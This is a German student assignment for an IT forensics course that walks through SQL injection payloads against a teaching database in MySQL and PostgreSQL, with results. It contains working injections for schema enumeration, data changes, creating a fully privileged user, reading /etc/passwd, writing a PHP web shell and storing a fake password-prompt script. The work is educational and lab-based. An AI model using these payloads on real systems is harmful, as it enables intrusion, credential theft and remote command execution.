Hochschule Wismar
Fakultät für Ingenieurwissenschaften
Bereich Elektrotechnik und Informatik

Hausarbeit

Forensik in DBS

Datenbanken II
Bachelor IT-Forensik

1. Aufgabenstellung

1. Lesen Sie sich den Inhalt des Lehrbriefes durch und erarbeiten Sie sich die erweiterten Grundlagen von Datenbanksystemen (wie oben beschrieben).

2. Schauen Sie sich die Projektarbeiten auf dem IT-Forensik-Wiki an.

3. Arbeiten Sie die Bachelor Thesis von Herrn Christian Hense zum Thema „SQL Injektion“ durch und insbesondere auch das PDF von Justin Clarke „SQL-Injektion“ (Clarke, Justin. SQL Hacking. München, Germany : Franzis Verlag GmbH, 2016. 978-3-645-60466-6.).

4. Arbeiten Sie die Projektarbeit von Herrn Nicolas Häuser zur Installation und Nutzung der Docker-Umgebung für Datenbanken durch.

5. Installieren Sie sich den Datenbank-Docker von Herrn Häuser.

6. Arbeiten Sie die SQL-Injektion-Beispiele in der Hense-BT anhand zweier unterschiedlicher Datenbanksysteme praktisch in dem DatenbankDocker durch. Dokumentieren Sie diese mit Screenshots!

7. Wählen Sie wieder zwei Datenbanksysteme und

   a. Installieren Sie Ihre eigene Beispiel-Datenbank (Schema, Daten) in diesen zwei DBS. Sie können Ihre DB-Anwendung aus dem Modul „Datenbanken I“ nutzen.
   b. Führen Sie jeweils 5 Beispiele für SQL-Injektion auf Ihrer Datenbank aus und arbeiten Sie diese Vorfälle forensisch auf; d.h. suchen Sie nach Quellen, in denen diese Vorfälle nachgewiesen werden können.
   c. Dokumentieren Sie Ihr gesamtes Vorgehen!

8. Wählen Sie ein Datenbanksystem in einer Cloud. Sie können Ihre CloudDB-Installation aus dem Modul „Datenbanken I“ nutzen.

   a. Installieren Sie Ihre eigene Beispiel-Datenbank in der Cloud. Versuchen Sie eine Web-Umgebung zu nutzen, um auf Ihre Cloud-DB zugreifen zu können.

   b. Führen Sie jeweils 5 Beispiele für SQL-Injektion auf Ihrer CloudDatenbank aus und arbeiten Sie diese Vorfälle forensisch auf; d.h. suchen Sie nach Quellen, in

denen diese Vorfälle nachgewiesen werden können.

c. Dokumentieren Sie Ihr gesamtes Vorgehen!

2. Beispiele Hense BT

Für diesen Teil der Hausarbeit wurden die in der Bachelorthesis von Herrn Christian Hense verwendeten Beispiele für SQL Injection nachgestellt.

Im ersten Teil werden diese auf dem Datenbankmanagement System “MySql” und im zweiten Teil auf dem Datenbankmanagement System “PostgreSql” durchgeführt.

2.1 MySQL

Über die Docker VM von Herrn Nicolas Häuser wurden die nachfolgenden SQL Injections auf der MySql Kemper-Datenbank ausprobiert.

2.1.1 In-Band SQLi

Zur einleitenden Veranschaulichung wurden Beispiele für In-Band SQL Injections ausprobiert.

info%' OR 1=1 ;----

Vorlesungen

info%' OR 1=1 ;-- Suchen

Vorlesungsnummer	Titel	Professor	SWS
4052	Logik	Sokrates	4
4630	Die 3 Kritiken	Kant	4
5001	Grundzuege	Kant	4
5022	Glaube und Wissen	Augustinus	2
5041	Ethik	Sokrates	4
5043	Erkenntnistheorie	Russel	3
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2

➔ Es wurden alle Inhalte der aktuellen Tabelle ohne Filterung ausgegeben. In diesem Beispiel gibt es jedoch keine Einschränkungen. Die Injection wird durch den vorherigen Suchbegriff “Info” demonstriert, da sonst im Normalfall keine Inhalte angezeigt werden.

 # info%' UNION SELECT null,version(),user(),null;--

Vorlesungen

info%' UNION SELECT null,version(),user(),null;-- Suchen

Vorlesungsnummer	Titel	Professor	SWS
None	8.0.28	root@192.168.80.5	None

➔ Die Version des Servers als auch der aktuelle Nutzer wurden ausgegeben.

info%' UNION SELECT 1,2,3,4 ; --

Vorlesungen

info%' UNION SELECT 1,2,3,4 ; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
1	2	3	4

➔ In diesem Beispiel wurden die Inhalte der Tabelle augenscheinlich verändert, durch die Injection werden nur die Inhalte ausgegeben, die über die Injection angegeben werden.

2.1.2 Ausspähen von Daten

Die nachfolgenden Beispiele dienen zum Ausspähen von Daten einer MySql Datenbank. Mithilfe dieser SQL Injections ist es möglich weitere Informationen über die Struktur der Datenbank zu erlangen, als auch auf Daten anderer Tabellen zuzugreifen.

Info%' UNION SELECT 0, schema_name, null, 0 FROM information_schema.schemata; --

Vorlesungen

Info%' UNION SELECT 0, schema_name, null, 0 FROM information_schema.schemata; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	mysql	None	0
0	information_schema	None	0
0	performance_schema	None	0
0	sys	None	0
0	kemper	None	0

➔ In diesem Beispiel werden die Namen der Schemas aus der Tabelle information_schema.schemata ausgegeben. Mit dieser Information ist es möglich, sich ein umfassenderes Bild von der Datenbank zu machen.

Info%' UNION SELECT 0, table_schema, Table_name, 0 FROM information_schema.tables WHERE table_schema = 'kemper'; --

Vorlesungen

Info%' UNION SELECT 0, table_schema, Table_name, 0 FROM information_schema.tables WHERE table_schema = 'kemper'; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	kemper	Assistenten	0
0	kemper	Professoren	0
0	kemper	Studenten	0
0	kemper	Vorlesungen	0
0	kemper	hoeren	0
0	kemper	pruefen	0
0	kemper	voraussetzen	0

➔ In diesem Beispiel werden die Namen der Tabellen innerhalb des Schemas ausgegeben.

Info%' UNION SELECT 0, Table_name, column_name, 0 FROM information_schema.columns WHERE table_schema = 'kemper'; –

Vorlesungen

Info%' UNION SELECT 0, Table_name, column_name, 0 FROM information_schema.columns WHERE table_schema = 'kemper'; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	Assistenten	Boss	0
0	Assistenten	Fachgebiet	0
0	Assistenten	Name	0
0	Assistenten	PersNr	0
0	Professoren	Name	0
0	Professoren	PersNr	0
0	Professoren	Rang	0
0	Professoren	Raum	0
0	Studenten	MatrNr	0
0	Studenten	Name	0
0	Studenten	Semester	0
0	Vorlesungen	gelesenVon	0
0	Vorlesungen	SWS	0
0	Vorlesungen	Titel	0
0	Vorlesungen	VorlNr	0
0	hoeren	MatrNr	0
0	hoeren	VorlNr	0
0	pruefen	MatrNr	0
0	pruefen	Note	0
0	pruefen	PersNr	0
0	pruefen	VorlNr	0
0	voraussetzen	Nachfolger	0
0	voraussetzen	Vorgaenger	0

➔ In diesem Beispiel werden die Namen der Tabellen und darunterliegenden Spalten innerhalb des Schemas ausgegeben.

Info%' UNION SELECT PersNr, Name, Fachgebiet, Boss FROM kemper.Assistenten; –

Vorlesungen

Info%' UNION SELECT PersNr, Name, Fachgebiet, Boss FROM kemper.Assistenten; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
3002	Platon	Ideenlehre	2125
3003	Aristoteles	Syllogistik	2125
3004	Wittgenstein	Sprachtheorie	2126
3005	Rhetikus	Planetenbewegung	2127
3006	Newton	Keplersche Gesetze	2127
3007	Spinoza	Gott und Natur	2134

➔ In diesem Beispiel werden nun die Inhalte (“PersNr”, “Name”, “Fachgebiet”, “Boss”) einer einzelnen Tabelle (“Assistenten”) ausgegeben.

2.1.3 Veränderung von Daten

Durch die nachfolgenden SQL Injections ist es möglich Veränderungen in oder außerhalb einer Datenbank vorzunehmen. Da über die Docker Umgebung kein Auto-Commit für Abfragen wie **INSERT, UPDATE, DELETE** funktioniert, mussten diese mit einem **COMMIT** bestätigt werden.

Info%'; CREATE DATABASE Hack; --

Vorlesungen

Info%'; CREATE DATABASE Hack; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS

Adminer 4.8.1

DB: Hack

SQL-Kommando
Importieren Exportieren
Tabelle erstellen

Keine Tabellen.

Datenbank: Hack

Datenbank ändern Datenbankschema Rechte

Tabellen und Views

Keine Tabellen.

Tabelle erstellen View erstellen

➔ In diesem Beispiel wird eine neue Datenbank “Hack” erstellt.


Info%'; CREATE TABLE Hack.User (id INTEGER) ; --

➔ In diesem Beispiel wird in der Datenbank “Hack” eine neue Tabelle “User” erstellt.

Info%'; INSERT INTO Hack.User (id) VALUES ('1') ; COMMIT;--


➔ In diesem Beispiel wird nun ein Datensatz (“1”) in diese neue Tabelle “User” eingefügt.

Info%'; UPDATE Hack.User SET id=2 WHERE id=1 ; COMMIT;--




➔ In diesem Beispiel wurde nun der bestehende Datensatz in der Tabelle “User” von “1” auf “2” geändert.

Info%'; DELETE FROM Hack.User WHERE ID = 2 ; –




➔ Auch das Löschen eines Datensatzes ist möglich, wie dieses Beispiel zeigt.

Info%'; DROP TABLE Hack.User; –



➔ In diesem Beispiel wird die vorher erstellte Tabelle “User” wieder gelöscht.

Info%'; DROP DATABASE Hack; –




➔ Zu guter Letzt wird die vorher erstellte Datenbank “Hack” gelöscht, weshalb dann auch über Adminer kein Zugriff mehr besteht.

2.1.4 Datenbank-Server verändern

Mithilfe der nachfolgenden SQL Injections ist es möglich, Änderungen am Datenbankserver vorzunehmen. Es können z. B. Benutzer erstellt und Rechte verändert werden.

Info%'; CREATE USER 'u'@'%' IDENTIFIED BY 'passwort'; –




➔ In diesem Beispiel wird ein neuer Benutzer “u” mit dem Passwort “passwort” erstellt.

Info%'; GRANT ALL PRIVILEGES ON *.* TO 'u'@'%'; –


➔ Anschließend werden dem Benutzer “u” alle Berechtigungen zugewiesen.

Info%'; DROP USER u; --



➔ Auch das Löschen eines Benutzers ist möglich, so wird der vorher erstellte Benutzer “u” wieder entfernt.

Info%'; FLUSH PRIVILEGES; –



➔ Durch diesen Befehl werden die Berechtigungen neu geladen.

2.1.5 Änderungen am Filesystem

Damit Änderungen am Filesystem möglich sind, muss das **Flag “- 0-secure-file-priv=""”** in der Konfiguration des MySql Servers gesetzt sein, da sonst die folgende Fehlermeldung ausgegeben wird bzw. keine Daten geladen werden.

“The MySQL server is running with the --secure-file-priv option so it cannot execute this statement”

Beispiel über die docker-compose.yml

```
mysql:
   image: mysql:8
   command: --secure-file-priv=""
--default-authentication-plugin=mysql_native_password
   restart: on-failure
   environment:
```

```
    MYSQL_ROOT_PASSWORD: root
    MYSQL_DATABASE: kemper
  volumes:
    - mysql-data:/var/lib/mysql
    - ./sql/kemper_mysql.sql:/docker-entrypoint-initdb.d/kemper.sql
```

Info%' UNION SELECT 0, LOAD_FILE('/etc/passwd'), null, 0; –

Vorlesungen

Info%' UNION SELECT 0, LOAD_FILE('/etc/passwd'), null, 0; – Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin mysql:x:999:999::/home/mysql:/bin/sh	None	0

➔ Über eine simple SELECT Abfrage mit “LOAD_FILE” ist es möglich, auf Dateien im Filesystem zuzugreifen, wie z.B. die “passwd” Datei.

Info%'; SELECT "SECRET" INTO dumpfile '/var/lib/mysql/test.txt'; –

Vorlesungen

Info%'; SELECT "SECRET" INTO dumpfile '/var/lib/mysql/test.txt'; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS

➔ Auch das Erstellen einer neuen Datei mit eigenem Inhalt ist möglich. So wird die Datei test.txt mit dem Inhalt “SECRET” erstellt.

Info%' UNION SELECT 0, LOAD_FILE('/var/lib/mysql/test.txt'), null, 0; –

Vorlesungen

Info%' UNION SELECT 0, LOAD_FILE('/var/lib/mysql/test.txt'), null, 0; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	SECRET	None	0

➔ Anschließend wird diese Datei ausgelesen und enthält wie zuvor definiert den Inhalt “SECRET”.


2.1.6 Einschleusen von beliebigem Code

Aufgrund der in den vorherigen Bereichen beschriebenen Möglichkeiten, ist es auch möglich beliebigen Code einzuschleusen.

Info%'; SELECT '<?php passthru($_GET[c]);?>' INTO DUMPFILE '/var/lib/mysql/data/cmd.php'; --

➔ Es wird eine neue *.php Datei erzeugt, die Befehle entgegennehmen soll.

view-source:localhost/docker/mysql/cmd.php?c=cat%20/etc/passwd




➔ Da es sich jedoch in dieser Umgebung um unterschiedliche Container handelt, ist der Zugriff nicht möglich.

“404 NOT FOUND”

Da diese Injection also nicht auf der neueren Docker Umgebung auszuführen ist, wurde diese in der Hense-VM durchgeführt.

www.victim.com/test_sqli_mysql.php?n=Sokrates'; SELECT '<?php passthru($_GET[c]); ?>' INTO DUMPFILE '/var/lib/mysql/data/cmd.php'; –



view-source:localhost/docker/mysql/cmd.php?c=cat%20/etc/passwd

SQLI - Projekt | http://localhost/docker/mysql/ | victim.com/test_sqli_postgres | SQLI - Projekt

view-source:http://localhost/docker/mysql/cmd.php?c=cat /etc/passwd

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
20 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
21 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
22 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
23 _apt:x:104:65534::/nonexistent:/bin/false
24 rtkit:x:105:109:RealtimeKit,,,:/proc:/bin/false
25 dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/bin/false
26 messagebus:x:107:110::/var/run/dbus:/bin/false
27 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
28 speech-dispatcher:x:109:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
29 sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
30 lightdm:x:111:113:Light Display Manager:/var/lib/lightdm:/bin/false
31 pulse:x:112:114:PulseAudio daemon,,,:/var/run/pulse:/bin/false
32 avahi:x:113:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
33 saned:x:114:118::/var/lib/saned:/bin/false
34 user:x:1000:1000:user,,,:/home/user:/bin/bash
35 vboxadd:x:999:1::/var/run/vboxadd:/bin/false
36
```

➔ Nun ist die Verwendung einer “WebShell” möglich.

Info%'; INSERT INTO Professoren (Name, Rang) VALUES ('S', '<script>prompt("Bitte geben Sie Ihr Passwort ein:", "");</script>') ; COMMIT; –

Vorlesungen

Info%'; INSERT INTO Professoren (Name, Rang) VALUES ('S', '<script>prompt("Bitte geben Sie Ihr Passwort ein:", "");</script>') ; COMMI | Suchen

Vorlesungsnummer	Titel	Professor	SWS

➔ Es werden in diesem Fall keine Daten gespeichert, da die maximale Länge der Spalte auf 30 Zeichen beschränkt ist.


Um das Beispiel mit Cross Site Scripting zu demonstrieren, wird eine neue Tabelle benötigt, in der die maximale Länge der Spalten angepasst ist. Diese wurden auf varchar(30) auf varchar(200) erhöht.

Info%'; CREATE TABLE kemper.Script (id INTEGER, text VARCHAR(200)) ; --

Info%'; INSERT INTO kemper.Script (id, Text) VALUES ('1', '<script>prompt("Bitte geben Sie Ihr Passwort ein:", "");</script>') ; COMMIT;--


➔ Nun konnte der entsprechende Datensatz gespeichert werden.

Info%' UNION SELECT 0, Text, null, 0 FROM kemper.Script; –



➔ Wenn der Inhalt der Tabelle nun vom Browser Interpretiert wird, so erscheint ein Prompt.

Die Ausführung eines Cross-Site Scripts war leider über die im Docker gehostete Webseite nicht möglich, weshalb das Beispiel in der Docker-VM von Herrn Hense ausprobiert wurde.



➔ Es erscheint ein entsprechendes Prompt zur Passworteingabe.

2.2 PostgreSql

Über die Docker VM von Herrn Nicolas Häuser wurden die nachfolgenden SQL Injections auf der PostgreSql Kemper-Datenbank ausprobiert.

2.2.1 In-Band SQLi

Zur einleitenden Veranschaulichung wurden Beispiele für In-Band SQL Injections ausprobiert.

info%' UNION SELECT null,version(), current_user ,null;--

Vorlesungen

info%' UNION SELECT null,version(), current_user ,null;-- Suchen

Vorlesungsnummer	Titel	Professor	SWS
None	PostgreSQL 12.9 (Debian 12.9-1.pgdg110+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 10.2.1-6) 10.2.1 20210110, 64-bit	postgres	None

➔ Die Datenbankversion des Servers wurde ausgelesen, PostgreSQL 12.9.

info%' OR 1=1; --

Vorlesungen

info%' OR 1=1; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
5001	Grundzuege	Kant	4
5041	Ethik	Sokrates	4
5043	Erkenntnistheorie	Russel	3
5049	Maeeutik	Sokrates	2
4052	Logik	Sokrates	4
5052	Wissenschaftstheorie	Russel	3
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
5022	Glaube und Wissen	Augustinus	2
4630	Die 3 Kritiken	Kant	4

➔ Anschließend wurde geprüft, ob weitere Daten in der Tabelle Vorlesungen zur Verfügung stehen, hierzu wurde ein Suchbegriff eingegeben und mittels SQL Injection alle Inhalte der Tabelle ausgegeben.

info%' UNION SELECT 1,'2','3',4 ; –

Vorlesungen

info%' UNION SELECT 1,'2','3',4 ; --

Suchen

Vorlesungsnummer	Titel	Professor	SWS
1	2	3	4

➔ Auch eigene Inhalte lassen sich durch einen einfachen SELECT Befehl vorgaukeln.

2.2.2 Ausspähen von Daten

Nachdem die Grundlagen ausprobiert wurden, werden nun gezielt Informationen ausgespäht.

Info%' UNION SELECT 0, datname, null, 0 FROM pg_database;--

Vorlesungen

Info%' UNION SELECT 0, datname, null, 0 FROM pg_database;--

Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	kemper	None	0
0	template1	None	0
0	postgres	None	0
0	template0	None	0

➔ Es werden die verschiedenen Datenbanken ausgelesen.

Info%' UNION SELECT 0, c.relname, null, 0 FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN ('r','') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND pg_catalog.pg_table_is_visible(c.oid); --

Vorlesungen

Info%' UNION SELECT 0, c.relname, null, 0 FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid = c.relnamesp Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	studenten	None	0
